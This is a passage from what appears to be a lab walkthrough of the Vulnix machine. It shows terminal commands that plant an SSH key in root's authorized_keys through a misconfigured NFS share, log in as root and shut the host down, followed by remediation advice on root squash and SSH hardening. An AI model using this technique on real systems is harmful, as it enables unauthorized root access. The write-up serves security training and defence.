4.0K drwx------ 3 root root 4.0K Sep  2  2012 .
4.0K drwxr-xr-x 4 root root 4.0K Oct 15 09:38 ..
   0 -rw------- 1 root root    0 Sep  2  2012 .bash_history
4.0K -rw-r--r-- 1 root root 3.1K Apr 19  2012 .bashrc
4.0K drwx------ 2 root root 4.0K Sep  2  2012 .cache
4.0K -rw-r--r-- 1 root root  140 Apr 19  2012 .profile
4.0K -r-------- 1 root root   33 Sep  2  2012 trophy.txt
4.0K -rw------- 1 root root  710 Sep  2  2012 .viminfo

┌──(kali㉿kali)-[~]
└─$ sudo cat /mnt/vulnroot/trophy.txt
cc614640424f5bd60ce5d5264899c3be

┌──(kali㉿kali)-[~]
└─$ sudo mkdir /mnt/vulnroot/.ssh

┌──(kali㉿kali)-[~]
└─$ sudo ls -lash /mnt/vulnroot
total 32K
4.0K drwx------ 4 root root 4.0K Oct 15 09:49 .
4.0K drwxr-xr-x 4 root root 4.0K Oct 15 09:38 ..
   0 -rw------- 1 root root    0 Sep  2  2012 .bash_history
4.0K -rw-r--r-- 1 root root 3.1K Apr 19  2012 .bashrc
4.0K drwx------ 2 root root 4.0K Sep  2  2012 .cache
4.0K -rw-r--r-- 1 root root  140 Apr 19  2012 .profile
4.0K drwxr-xr-x 2 root root 4.0K Oct 15 09:49 .ssh
4.0K -r-------- 1 root root   33 Sep  2  2012 trophy.txt
4.0K -rw------- 1 root root  710 Sep  2  2012 .viminfo
```

- And now we are the root

```
┌──(kali㉿kali)-[/home/vulnix/.ssh]
└─$ cd /home/kali/.ssh

┌──(kali㉿kali)-[~/.ssh]
└─$ ls
id_rsa  id_rsa.pub  known_hosts

┌──(kali㉿kali)-[~/.ssh]
└─$ sudo cp id_rsa.pub /mnt/vulnroot/.ssh/authorized_keys
[sudo] password for kali:

┌──(kali㉿kali)-[~/.ssh]
└─$ sudo ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa root@192.168.235.133
The authenticity of host '192.168.235.133 (192.168.235.133)' can't be established.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.235.133' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Oct 15 15:55:15 BST 2024

  System load:  0.0               Processes:           89
  Usage of /:   91.6% of 773MB    Users logged in:     0
  Memory usage: 7%                IP address for eth0: 192.168.235.133
  Swap usage:   0%

  => / is using 91.6% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@vulnix:~# whoami
root
root@vulnix:~#
```

```
root@vulnix:~# whoami
root
root@vulnix:~# shutdown -h now
root@vulnix:~#
Broadcast message from root@vulnix
        (/dev/pts/0) at 16:35 ...

The system is going down for halt NOW!
Connection to 192.168.235.133 closed by remote host.
Connection to 192.168.235.133 closed.
```

Remediation Recommendations

1. Restrict NFS Access: Limit NFS exports to trusted IPs and disable anonymous access. Use root squash to map root users to non-root, limiting potential privilege escalation via NFS shares.

2. Secure SSH Access: Disable password-based authentication and enforce SSH key-based login. Implement strong password policies and multi-factor authentication (MFA).
3. Apply System Patches: Ensure the system is regularly updated to the latest version to prevent exploitation of known vulnerabilities.

Conclusion

The Vulnix machine was successfully exploited due to a combination of NFS misconfigurations and weak credentials. By properly configuring services and following best security practices, such as disabling password authentication in SSH and patching vulnerable services, these issues could have been prevented.